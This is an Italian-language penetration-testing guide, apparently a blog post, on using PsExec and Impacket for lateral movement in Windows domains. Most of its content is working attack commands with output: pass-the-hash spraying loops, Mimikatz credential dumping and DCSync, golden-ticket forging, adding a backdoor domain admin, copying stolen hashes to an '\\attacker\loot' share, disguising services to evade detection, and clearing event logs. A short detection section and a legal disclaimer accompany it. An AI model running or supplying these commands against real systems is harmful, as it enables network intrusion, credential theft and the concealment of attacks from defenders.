PsExec: Remote Command Execution via SMB in Ambienti Windows

PsExec permette l’esecuzione remota di comandi su sistemi Windows tramite SMB. Strumento chiave per lateral movement e amministrazione remota.
- Pubblicato il 2026-02-21
- Tempo di lettura: 11 min
PsExec è un tool di amministrazione remota sviluppato da Microsoft Sysinternals che permette esecuzione di comandi e processi su sistemi Windows remoti via protocollo SMB. Nato come utility legittima per system administrators, PsExec è diventato uno strumento fondamentale per lateral movement in penetration testing grazie alla sua capacità di eseguire codice con privilegi SYSTEM su macchine remote senza installazione agent.
Durante engagement Active Directory, PsExec rappresenta il metodo più diretto per propagarsi lateralmente dopo aver ottenuto credenziali amministrative valide. Il tool si posiziona nella fase Lateral Movement (MITRE ATT&CK T1021.002) della kill chain, permettendo di passare da singolo compromesso iniziale a controllo multi-sistema attraverso autenticazione SMB.
In questa guida impari a usare PsExec per remote command execution, tecniche di pass-the-hash con Impacket psexec.py, differenze tra alternative WMI/DCOM per stealth, e strategie di evasion contro monitoring enterprise su Event ID 7045 e artifacts PSEXESVC.
Setup e Installazione #
PsExec Microsoft Sysinternals #
Download ufficiale: https://learn.microsoft.com/en-us/sysinternals/downloads/psexec
Versione corrente: v2.43 (aprile 2023)
# Download PSTools suite completa
Invoke-WebRequest -Uri "https://download.sysinternals.com/files/PSTools.zip" -OutFile PSTools.zip

# Estrai
Expand-Archive PSTools.zip -DestinationPath C:\Tools\

# Verifica
C:\Tools\PsExec.exe
Output:
PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

PsExec executes a program on a remote system
Impacket psexec.py #
Repository: https://github.com/fortra/impacket
Installazione Linux:
# Install via pip
pip3 install impacket

# Oppure da source
git clone https://github.com/fortra/impacket.git
cd impacket
pip3 install .

# Verifica
psexec.py -h
Versione: 0.12.0 (gennaio 2025)
Requisiti Target #
Porte richieste:
- 445/TCP: SMB (Server Message Block)
- 135/TCP: RPC Endpoint Mapper (opzionale)
- 49152-65535/TCP: Dynamic RPC ports (opzionale)
Privilegi richiesti:
- Credenziali Administrator locale o Domain Admin
- Accesso share ADMIN$ sul target
- SMB signing non richiesto (facilita pass-the-hash)
Verifica connettività:
# Test porta SMB
nc -zv 192.168.1.100 445

# Test ADMIN$ share
smbclient -L //192.168.1.100 -U administrator
Uso Base #
Esecuzione Comando Singolo #
# Sintassi base
PsExec.exe \\target -u DOMAIN\username -p password cmd.exe

# Esempio reale
PsExec.exe \\192.168.1.100 -u CORP\Administrator -p P@ssw0rd whoami
Output:
PsExec v2.43 - Execute processes remotely

Starting cmd on 192.168.1.100...
cmd started on 192.168.1.100 with process ID 2456.

corp\administrator
cmd exited on 192.168.1.100 with error code 0.
Shell Interattiva #
# Shell interattiva completa
PsExec.exe \\192.168.1.100 -u CORP\Administrator -p P@ssw0rd cmd.exe

# Ora sei in cmd remoto
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
TARGET-PC

C:\Windows\system32> ipconfig
Esecuzione come SYSTEM #
# Flag -s esegue con privilegi SYSTEM
PsExec.exe \\192.168.1.100 -u CORP\Administrator -p P@ssw0rd -s cmd.exe
Verifica:
C:\Windows\system32> whoami
nt authority\system
Vantaggio: Privilegi massimi sul target, bypass UAC, accesso completo LSASS.
Parametri Fondamentali #
| Parametro | Funzione | Esempio |
|---|---|---|
\\target | IP o hostname remoto | \\192.168.1.100 |
-u USER | Username | -u CORP\admin |
-p PASS | Password | -p P@ssw0rd |
-s | Esegui come SYSTEM | -s cmd.exe |
-i | Interactive session | -i cmd.exe |
-d | Non attendere (detached) | -d payload.exe |
-c | Copia file locale su target | -c payload.exe |
-f | Force copy (sovrascrive) | -c -f update.exe |
-r | Nome service custom | -r AdobeUpdate |
-accepteula | Accetta EULA automaticamente | -accepteula |
-h | Elevated token (UAC bypass) | -h |
Tecniche Operative #
Meccanismo Tecnico PsExec #
Flusso operativo:
- Connessione SMB a \target\IPC$ e \target\ADMIN$
- Upload PSEXESVC.exe in C:\Windows\System32
- Creazione service “PSEXESVC” via Service Control Manager (SCM)
- Avvio service
- Comunicazione via named pipe
\\.\pipe\psexecsvc - Esecuzione comando, output su named pipe
- Cleanup: stop service, delete PSEXESVC.exe
Named pipe pattern:
\\.\pipe\PSEXESVC-TARGET-12345-stdin
\\.\pipe\PSEXESVC-TARGET-12345-stdout
\\.\pipe\PSEXESVC-TARGET-12345-stderr
Multiple Target Execution #
# File con lista target
echo 192.168.1.100 > targets.txt
echo 192.168.1.101 >> targets.txt
echo 192.168.1.102 >> targets.txt

# Esegui su tutti
PsExec.exe @targets.txt -u CORP\Administrator -p P@ssw0rd ipconfig /all
Timeline: ~5-8 secondi per target (sequential execution).
Payload Upload & Execute #
# Upload e esegui payload locale
PsExec.exe \\192.168.1.100 -u CORP\admin -p Pass123! -c C:\Tools\beacon.exe

# Con parametri
PsExec.exe \\target -u admin -p pass -c payload.exe -arg1 -arg2

# Non-interactive (detached)
PsExec.exe \\target -u admin -p pass -d -c backdoor.exe
Flag -c copia file su target in C:\Windows\System32, -d esegue senza attendere output.
Custom Service Name #
# Evasion: service name non-suspicious
PsExec.exe \\target -u admin -p pass -r WindowsUpdate cmd.exe
Service creato si chiama “WindowsUpdate” invece di “PSEXESVC” → riduce detection signature-based.
Tecniche Avanzate #
Pass-the-Hash con Impacket #
Sysinternals PsExec NON supporta PTH. Usa Impacket invece:
# Sintassi psexec.py con hash NTLM
psexec.py -hashes :32ed87bdb5fdc5e9cba88547376818d4 CORP/Administrator@192.168.1.100

# Solo hash (no password)
psexec.py -hashes :NTLM_HASH DOMAIN/user@target

# Con domain specificato
psexec.py -hashes :hash CORP.LOCAL/admin@DC01.corp.local
Output:
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.100.....
[*] Found writable share ADMIN$
[*] Uploading file krDtiluR.exe
[*] Opening SVCManager on 192.168.1.100.....
[*] Creating service QLNw on 192.168.1.100.....
[*] Starting service QLNw.....
[!] Press help for extra shell commands

Microsoft Windows [Version 10.0.19045]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
Vantaggio: Esecuzione diretta come SYSTEM, no password plaintext required.
Credential Harvesting → PTH #
Chain completa:
# Step 1: Dump NTLM hash con Mimikatz su sistema compromesso
.\mimikatz.exe "sekurlsa::logonpasswords" exit

# Output:
# Username: Administrator
# NTLM: 32ed87bdb5fdc5e9cba88547376818d4

# Step 2: Pass-the-Hash laterale
psexec.py -hashes :32ed87bdb5fdc5e9cba88547376818d4 CORP/Administrator@192.168.1.101

# Step 3: Su nuovo target, dump altri hash
C:\> .\mimikatz.exe "sekurlsa::logonpasswords" exit

# Step 4: Propagazione
psexec.py -hashes :[NEW_HASH] CORP/user@192.168.1.102
SMBexec per Stealth #
Differenza: smbexec.py non droppa binario, crea service per ogni comando.
# Impacket smbexec
smbexec.py CORP/admin:P@ssw0rd@192.168.1.100

# Con PTH
smbexec.py -hashes :hash CORP/admin@target
Pro: No PSEXESVC.exe dropped, meno forensic artifacts. Contro: Crea/elimina service ad ogni comando (più Event 7045).
WMI per Maximum Stealth #
# Impacket wmiexec
wmiexec.py CORP/admin:P@ssw0rd@192.168.1.100

# Con PTH
wmiexec.py -hashes :hash CORP/admin@target
Pro: No service creation, no binary drop, solo RPC/WMI. Contro: Output via file temporaneo in C:\Windows\Temp.
Scenari Pratici #
Scenario 1: SMB Lateral Movement Post-Cred Harvest #
Contesto: Hai dumped credenziali admin, vuoi shell su altro workstation.
Timeline: 30-60 secondi
Comando:
# Credenziali ottenute: CORP\it-admin / ITAdmin2024!

# Test connettività SMB
net use \\192.168.10.50\C$ /user:CORP\it-admin ITAdmin2024!

# PsExec shell
PsExec.exe \\192.168.10.50 -u CORP\it-admin -p ITAdmin2024! cmd.exe
Output atteso:
PsExec v2.43 - Execute processes remotely

Starting cmd on 192.168.10.50...
cmd started on 192.168.10.50 with process ID 3456.

Microsoft Windows [Version 10.0.19045]
C:\Windows\system32> hostname
WKSTN-FINANCE-02

C:\Windows\system32> whoami
corp\it-admin
Exploitation:
# Upload tool
C:\> copy \\attacker\share\mimikatz.exe C:\Windows\Temp\

# Dump LSASS
C:\> cd C:\Windows\Temp
C:\Windows\Temp> mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit
Cosa fare se fallisce:
Errore: “Access is denied”
- Causa: Credenziali invalide o account non admin locale
- Fix: Verifica credenziali, prova altri account dumpati
# Test manual
net use \\target\ADMIN$ /user:DOMAIN\user password
Errore: “The network path was not found”
- Causa: Target offline o firewall blocca SMB (445)
- Fix: Ping test, scan porte
nmap -p445 192.168.10.50Errore: “The handle is invalid”
- Causa: UAC Remote Restrictions (default Win10+)
- Fix: Usa account Domain Admin oppure modifica registro target (richiede accesso preventivo)
Scenario 2: Pass-the-Hash Lateral Spray #
Contesto: Hai NTLM hash Administrator, vuoi controllare 20 workstation.
Timeline: 3-5 minuti per 20 target
Step 1 - Preparazione target list:
# Enumera workstation active
crackmapexec smb 192.168.10.0/24 --gen-relay-list targets.txt

# Oppure manuale
cat > targets.txt <<EOF
192.168.10.51
192.168.10.52
192.168.10.53
EOF
Step 2 - Pass-the-Hash spray:
# Loop PTH con Impacket
while read target; do
    echo "[*] Attacking: $target"
    psexec.py -hashes :32ed87bdb5fdc5e9cba88547376818d4 CORP/Administrator@$target "whoami" 2>&1 | tee -a pth_results.txt
done < targets.txt
Output:
[*] Attacking: 192.168.10.51
[+] Success on 192.168.10.51 - nt authority\system

[*] Attacking: 192.168.10.52
[-] Error: STATUS_LOGON_FAILURE

[*] Attacking: 192.168.10.53
[+] Success on 192.168.10.53 - nt authority\system
Step 3 - Interactive access su successi:
# Filtra successi
grep "Success" pth_results.txt | awk '{print $4}' > pwned.txt

# Shell su primo target pwned
psexec.py -hashes :32ed87bdb5fdc5e9cba88547376818d4 CORP/Administrator@$(head -1 pwned.txt)
Cosa fare se fallisce:
Molti STATUS_LOGON_FAILURE:
- Causa: Hash non valido su quei sistemi (local admin diverso)
- Fix: Usa CrackMapExec per validation massiva
crackmapexec smb targets.txt -u Administrator -H 32ed87bdb5fdc5e9cba88547376818d4“NT_STATUS_CONNECTION_REFUSED”:
- Causa: Firewall host-based blocca SMB
- Fix: Prova alternative WinRM se porta 5985 aperta
evil-winrm -i target -u Administrator -H hashScenario 3: Domain Controller Access via PsExec #
Contesto: Hai credenziali DA, vuoi DCSync attack su DC.
Timeline: 2-3 minuti
Step 1 - Verifica Domain Admin:
# Conferma privileges
net user Administrator /domain

# Output:
# ...
# Global Group memberships     *Domain Admins
Step 2 - PsExec to DC:
PsExec.exe \\DC01.corp.local -u CORP\Administrator -p DomainPass123! cmd.exeStep 3 - DCSync:
C:\Windows\system32> hostname
DC01

# Upload Mimikatz
C:\> copy \\attacker\tools\mimikatz.exe C:\Windows\Temp\m.exe

# DCSync krbtgt hash
C:\> C:\Windows\Temp\m.exe "lsadump::dcsync /user:krbtgt" exit
Output:
SAM Username         : krbtgt
Hash NTLM: 502a93f3e5b5a1e9c5d8e7f6a4b3c2d1
Step 4 - Golden Ticket:
C:\> C:\Windows\Temp\m.exe "kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-123456789-123456789-123456789 /krbtgt:502a93f3e5b5a1e9c5d8e7f6a4b3c2d1 /ptt" exit

[+] Ticket generated and injected
Step 5 - Persistence:
# Accesso illimitato a qualsiasi risorsa dominio
dir \\DC01\C$
dir \\FILESERVER\Share$
Cosa fare se fallisce:
“Logon failure: unknown user name or bad password”:
- Causa: Password DA cambiata o account locked
- Fix: Verifica status account
net user Administrator /domain“The user has not been granted the requested logon type”:
- Causa: GPO restringe logon interattivo DC
- Fix: Usa WinRM invece
evil-winrm -i DC01 -u Administrator -p passwordDCSync fallisce con “ERROR kuhl_m_lsadump_dcsync”:
- Causa: Privileges insufficienti (non vero DA)
- Fix: Verifica group membership
whoami /groups | findstr "Domain Admins"Toolchain Integration #
Flusso Lateral Movement Chain #
Credential Harvest → PsExec (access) → Mimikatz (dump) → Pass-the-Hash (propagate)Passaggio dati concreto:
# Step 1: Initial compromise - credential dump
.\mimikatz.exe "sekurlsa::logonpasswords" exit > creds.txt

# Parse NTLM
$hash = Select-String "NTLM :" creds.txt | Select -First 1 | %{$_ -replace ".*NTLM : ",""}

# Step 2: PTH lateral
psexec.py -hashes :$hash CORP/admin@192.168.1.101

# Step 3: Su new target, dump again
C:\> .\mimikatz.exe "sekurlsa::logonpasswords" exit > creds2.txt

# Step 4: Ripeti
PsExec vs Alternative #
| Tool | Protocol | Binary Drop | Service | Stealth | PTH Support |
|---|---|---|---|---|---|
| PsExec | SMB 445 | Sì (PSEXESVC.exe) | Sì | Basso | No (Impacket sì) |
| smbexec | SMB 445 | No | Sì (per-command) | Medio | Sì |
| wmiexec | RPC 135 | No | No | Alto | Sì |
| dcomexec | RPC 135 | No | No | Alto | Sì |
| WinRM | HTTP 5985 | No | No | Medio | Sì (con evil-winrm) |
| SSH | TCP 22 | No | No | Molto Alto | No |
Quando usare PsExec:
- Reliability massima richiesta
- Target ha SMB aperto ma RPC/WinRM chiusi
- Detection non è concern (pentest non-stealth)
- Vuoi semplicità (binary singolo, no dependencies)
Quando usare alternative:
- wmiexec: Stealth maximum, no artifacts
- evil-winrm: Interactive shell completo, file transfer builtin
- smbexec: Balance stealth/reliability
Integration con CrackMapExec #
# Credential validation massiva
crackmapexec smb 192.168.10.0/24 -u Administrator -p 'P@ssw0rd' --continue-on-success

# Output:
# SMB  192.168.10.50  445  WKSTN-01  [+] CORP\Administrator:P@ssw0rd (Pwn3d!)
# SMB  192.168.10.51  445  WKSTN-02  [+] CORP\Administrator:P@ssw0rd (Pwn3d!)

# PsExec su validated targets
psexec.py CORP/Administrator:P@ssw0rd@192.168.10.50

# Oppure PTH
crackmapexec smb 192.168.10.0/24 -u admin -H hash --exec-method smbexec -x "whoami"
Vedi CrackMapExec guide per enumeration completa.
Integration con Mimikatz #
# Chain: PsExec → Mimikatz → Credential Extraction

# 1. PsExec shell
psexec.py CORP/admin:pass@target

# 2. Upload Mimikatz
C:\> copy \\attacker\tools\mimikatz.exe C:\Windows\Temp\

# 3. Dump
C:\> C:\Windows\Temp\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "sekurlsa::tickets /export" exit

# 4. Download tickets
C:\> copy *.kirbi \\attacker\loot\
Attack Chain Completa #
Phishing → Domain Takeover via Lateral Movement #
Timeline totale: 4-6 ore
Fase 1: Initial Access (T+0)
Phishing con macro → Meterpreter shell su workstation utente.
Fase 2: Local Privilege Escalation (T+20min)
# Exploit UAC bypass o kernel exploit
meterpreter> getsystem
[+] Got SYSTEM via technique 1
Fase 3: Credential Harvesting (T+35min)
# Mimikatz dump
meterpreter> load mimikatz
meterpreter> mimikatz_command -f sekurlsa::logonpasswords
Credenziali trovate:
Username: helpdesk_admin
NTLM: a4f49c406510bdcab6824ee7c30fd852
Fase 4: Lateral Movement (T+50min)
# Validate credentials
crackmapexec smb 192.168.10.0/24 -u helpdesk_admin -H a4f49c406510bdcab6824ee7c30fd852

# Pwn3d! on:
# 192.168.10.30 (IT-MGMT-01)
# 192.168.10.31 (IT-MGMT-02)

# PsExec to management server
psexec.py -hashes :a4f49c406510bdcab6824ee7c30fd852 CORP/helpdesk_admin@192.168.10.30
Fase 5: Privilege Escalation to DA (T+1h 15min)
Su IT-MGMT-01:
# Enumerate logged users
C:\> query user

# Output:
# USERNAME          SESSIONNAME        ID  STATE
# domain_admin      rdp-tcp#2          2   Active

# Token theft con Invoke-TokenManipulation
C:\> powershell -ep bypass
PS> IEX (Get-Content token.ps1 -Raw)
PS> Invoke-TokenManipulation -CreateProcess "cmd.exe" -Username "CORP\domain_admin"

# New cmd apre con DA privileges
Fase 6: DC Compromise (T+1h 45min)
# PsExec to DC
PsExec.exe \\DC01.corp.local cmd.exe

# DCSync
C:\> mimikatz.exe "lsadump::dcsync /all /csv" exit > dc_hashes.csv

# Download
C:\> copy dc_hashes.csv \\attacker\loot\
Fase 7: Persistence (T+2h)
# Golden ticket
C:\> mimikatz.exe "kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21... /krbtgt:[HASH] /ptt" exit

# Create backdoor admin
C:\> net user hacker P@ssw0rd123! /add /domain
C:\> net group "Domain Admins" hacker /add /domain
Risultato: Dominio completamente compromesso via PsExec lateral movement chain.
Detection & Evasion #
Blue Team Monitoring #
Event ID critici:
| Event ID | Log | Descrizione |
|---|---|---|
| 7045 | System | Service installed (PSEXESVC detection key) |
| 4624 | Security | Logon Type 3 (Network) |
| 4672 | Security | Special privileges assigned |
| 5145 | Security | Network share object accessed (ADMIN$) |
| Sysmon 17 | Sysmon Operational | Pipe Created (psexecsvc pipe) |
| Sysmon 18 | Sysmon Operational | Pipe Connected |
| Sysmon 11 | Sysmon Operational | File Created (PSEXESVC.exe) |
| Sysmon 13 | Sysmon Operational | Registry value set (service key) |
Event 7045 specifico:
<Event>
  <System>
    <EventID>7045</EventID>
  </System>
  <EventData>
    <Data Name="ServiceName">PSEXESVC</Data>
    <Data Name="ImagePath">%systemroot%\PSEXESVC.exe</Data>
    <Data Name="ServiceType">user mode service</Data>
    <Data Name="StartType">demand start</Data>
    <Data Name="AccountName">LocalSystem</Data>
  </EventData>
</Event>
Named pipe detection (Sysmon 17):
PipeName: \PSEXESVC-HOSTNAME-{random}-stdinPattern PSEXESVC-* è signature altamente affidabile.
Filesystem artifacts:
C:\Windows\System32\PSEXESVC.exe (durante execution)
C:\Windows\Prefetch\PSEXESVC.exe-[HASH].pf (dopo execution)
Tecniche Evasion #
1. Custom Service Name
# Non usa "PSEXESVC"
PsExec.exe \\target -u admin -p pass -r WindowsUpdate cmd.exe
Event 7045 mostra ServiceName: “WindowsUpdate” invece di “PSEXESVC”.
2. Alternative: wmiexec per No Service
# No Event 7045, no PSEXESVC
wmiexec.py CORP/admin:pass@target

# Oppure con PTH
wmiexec.py -hashes :hash CORP/admin@target
3. Delayed Execution
# Scheduled task invece di immediate execution
PsExec.exe \\target -u admin -p pass -d C:\Windows\Temp\payload.exe

# Payload esegue ma PsExec disconnette subito
Riduce window detection, meno telemetry correlata.
4. Network Segmentation Awareness
# Evita cross-segment lateral (trigger IDS)
# Prioritizza target same subnet

# Subnet A: 192.168.10.0/24
psexec.py admin:pass@192.168.10.50

# Non: 192.168.20.50 (subnet B, trigger network IDS)
Cleanup Post-Exploitation #
# PsExec cleanup automatico (service stop + delete)
# Ma verifica manualmente:

# Check service residuo
sc query PSEXESVC

# Se presente, delete
sc delete PSEXESVC

# Elimina binary se presente
del /f C:\Windows\System32\PSEXESVC.exe

# Clear Security event log (requires admin)
wevtutil cl Security

# Clear System event log
wevtutil cl System
Prefetch cleanup:
# Elimina prefetch artifacts
del /f C:\Windows\Prefetch\PSEXESVC.exe-*.pf
Performance & Scaling #
Single Target Performance #
Connection + execution:
- Tempo: 3-5 secondi (cold start)
- Tempo: 1-2 secondi (warm, share già mappato)
- CPU target: Spike ~15% durante service creation
- Network: ~50-200 KB per session
Multi-Target Scaling #
20 workstation:
| Metodo | Tempo | Parallelismo |
|---|---|---|
| PsExec sequential | ~60-100 secondi | 1 |
| PsExec @file | ~60-100 secondi | 1 (sequential) |
| Impacket + GNU parallel | ~15-20 secondi | 10 threads |
| CrackMapExec spray | ~10-15 secondi | 20 threads |
Parallel execution:
# GNU parallel con Impacket
cat targets.txt | parallel -j 10 'psexec.py -hashes :hash CORP/admin@{} "hostname"'

# Oppure CrackMapExec
crackmapexec smb targets.txt -u admin -H hash -x "whoami" --threads 20
Resource Consumption #
| Operation | Attacker CPU | Attacker RAM | Network B/W |
|---|---|---|---|
| Single PsExec | <5% | ~20 MB | ~100 KB |
| 10 parallel Impacket | ~25% | ~200 MB | ~1 MB/s |
| 50 parallel CME | ~60% | ~800 MB | ~5 MB/s |
Scalability limit: Network bandwidth e target response time, non attacker resources.
Troubleshooting #
“Access is denied” #
Causa: Credenziali invalide, UAC Remote Restrictions, o user non local admin.
Diagnosi:
# Test manual share access
net use \\target\ADMIN$ /user:DOMAIN\user password

# Se fallisce: credenziali wrong
# Se succede: verifica group membership
Fix:
# Verifica local admin
Invoke-Command -ComputerName target -Credential (Get-Credential) -ScriptBlock {
    net localgroup Administrators
}
UAC Remote Restrictions (Windows 10+):
Solo account Domain Admin bypassa UAC remote restrictions per default. Local admin accounts (RID != 500) sono limitati.
Fix:
# Disabilita UAC remote restriction (richiede registry edit su target)
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
“The network path was not found” #
Causa: Target offline, firewall blocca SMB, o hostname resolution fail.
Diagnosi:
# Test ping
ping target

# Test porta 445
nmap -p445 target

# Test DNS
nslookup target
Fix:
- Firewall: Apri porta 445 (richiede accesso target)
- Offline: Verifica uptime target
- DNS: Usa IP invece di hostname
“The specified service already exists” #
Causa: Service PSEXESVC da execution precedente non cleanup.
Diagnosi:
# Check service
sc query PSEXESVC

# Output se esiste:
# STATE: 4 RUNNING
Fix:
# Stop service
sc stop PSEXESVC

# Delete service
sc delete PSEXESVC

# Retry PsExec
“The handle is invalid” #
Causa: UAC issue o incompatibilità versione Windows.
Fix:
# Usa flag -h (elevated token)
PsExec.exe \\target -u admin -p pass -h cmd.exe

# Oppure passa a Impacket
psexec.py admin:pass@target
Impacket “STATUS_LOGON_FAILURE” #
Causa: Hash invalido, account locked, o password policy violation.
Diagnosi:
# Test con CrackMapExec
crackmapexec smb target -u user -H hash

# Verifica account status
rpcclient -U user target
> lookupnames user
Fix:
- Hash wrong: Re-dump con Mimikatz
- Account locked: Attendi unlock o usa altro account
- Policy: Verifica password policy dominio
FAQ #
PsExec richiede password plaintext?
Sysinternals PsExec sì. Impacket psexec.py supporta pass-the-hash con flag -hashes :NTLM. Per operazioni stealth con solo hash, usa sempre Impacket.
Differenza tra PsExec e psexec.py?
PsExec (Sysinternals) è binary Windows, richiede password, ha signature Microsoft. psexec.py (Impacket) è Python script, supporta PTH, cross-platform (Linux/Mac). Funzionamento simile ma psexec.py offre più flessibilità offensive.
PsExec funziona contro sistemi con SMB signing required?
Sì. SMB signing previene relay attacks (come Responder), non blocca autenticazione legittima. PsExec funziona normalmente anche con SMB signing enforced.
Come bypassare detection Event 7045?
Non puoi evitare completamente Event 7045 con PsExec (service creation è core mechanism). Alternative: usa wmiexec.py (no service) o evil-winrm (WinRM, no service SMB). Custom service name (-r flag) riduce signature detection ma non elimina event.
PsExec vs WinRM: quando usare quale?
PsExec: SMB (445) aperto, target Windows legacy (pre-2012), reliability massima. WinRM: RPC/WMI bloccati ma HTTP 5985 aperto, necessità interactive PowerShell, meno artifacts forensic.
Vedi Evil-WinRM guide per WinRM exploitation.
Impacket richiede credenziali Domain Admin?
No. Impacket richiede local Administrator sul target. Può essere local admin account o Domain Admin (che è automaticamente local admin su domain-joined machines). Per workstation standalone, serve local admin di quella macchina.
PsExec lascia artifacts permanenti?
PSEXESVC.exe è eliminato dopo execution, ma Prefetch file persiste in C:\Windows\Prefetch\PSEXESVC.exe-*.pf. Event logs (7045, 4624, 5145) persistono fino a rotation. Per cleanup completo, elimina prefetch e clear event logs.
Cheat Sheet #
| Comando | Descrizione |
|---|---|
PsExec.exe \\target -u DOMAIN\user -p pass cmd | Shell remota interattiva |
PsExec.exe \\target -u user -p pass -s cmd | Shell come SYSTEM |
PsExec.exe \\target -u user -p pass -c payload.exe | Upload & execute |
PsExec.exe \\target -u user -p pass -d payload.exe | Execute detached |
PsExec.exe @targets.txt -u user -p pass whoami | Multiple targets |
PsExec.exe \\target -u user -p pass -r CustomName cmd | Custom service name |
psexec.py DOMAIN/user:pass@target | Impacket con password |
psexec.py -hashes :NTLM DOMAIN/user@target | Impacket Pass-the-Hash |
psexec.py -hashes :hash user@target -k | Kerberos auth |
smbexec.py DOMAIN/user:pass@target | SMB exec (no binary drop) |
wmiexec.py DOMAIN/user:pass@target | WMI exec (stealth) |
Workflow lateral movement tipico:
# 1. Credential harvest
mimikatz.exe "sekurlsa::logonpasswords" exit

# 2. Validate con CrackMapExec
crackmapexec smb 192.168.10.0/24 -u admin -H hash

# 3. PTH lateral
psexec.py -hashes :hash CORP/admin@192.168.10.50

# 4. Dump new target
C:\> mimikatz.exe "sekurlsa::logonpasswords" exit

# 5. Propagate
psexec.py -hashes :[NEW_HASH] CORP/user@next_target
Disclaimer: PsExec è tool di amministrazione legittimo ma può essere usato per lateral movement non autorizzato. L’utilizzo su sistemi senza esplicito consenso scritto costituisce reato penale (accesso abusivo art. 615-ter c.p.). Usa solo su infrastrutture di tua proprietà o con autorizzazione formale penetration testing. Download ufficiale: https://learn.microsoft.com/en-us/sysinternals/downloads/psexec